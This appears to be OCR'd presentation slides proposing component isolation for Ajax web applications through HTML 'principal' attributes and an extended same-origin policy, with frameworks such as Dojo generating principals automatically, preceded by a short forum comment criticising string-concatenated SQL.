
    by mabinogi (74033) on Sunday May 20, @04:42AM (#19196665)
    (http://cumulo-nimbus.com/)

    It's the completely wrong answer to the problem though, as it still promotes the idea of using SQL built by string concatenation.
    The result being that SQL injection is only one forgotten function call away.

Blog Code: HTML with Principals

```
<div principal='body'>
       Blog entries
       <div principal='entry'>
              today's entry
              <div principal='comment'>
                     comment #1
              </div>
              <div principal='comment'>
                     comment #2
              </div>
       </div>
       <div principal='entry'>
              yesterday's entry
       </div>
</div>
```

Extended Same-Origin Lookup



How Do We Make This the Default?

- Manual principal specification: tedious and error-prone
- Our solution
  - Change the framework to generate new unique principals
  - Framework users get component isolation for free
- Examples that follow use the Dojo Toolkit for constructing Ajax applications

Web Applications are Built Using Frameworks

FRAMEWORKS	FEATURES
AJAX.NET	Text box
Dojo Toolkit	Text area
Prototype	Drop-down list
Script.aculo.us	Check-boxes
Yahoo! UI	Trees
…	…

Declaring a Isolated Content Pane

```
<div id="contentPane" dojoType="ContentPane"
       sizeMin="20" sizeShare="80"
       href="Mail/MailAccount.html“>
</div>
```

```
<div principal=‘contentPane$1’>
  ...
</div>
```

Conclusions

- Modern Ajax-based Web 2.0 applications often require **fine-grained security guarantees**
- Component isolation can be implemented as an **extension to the same-origin policy** of JavaScript
- Frameworks provide a great opportunity **to inject safe programming defaults** “for free”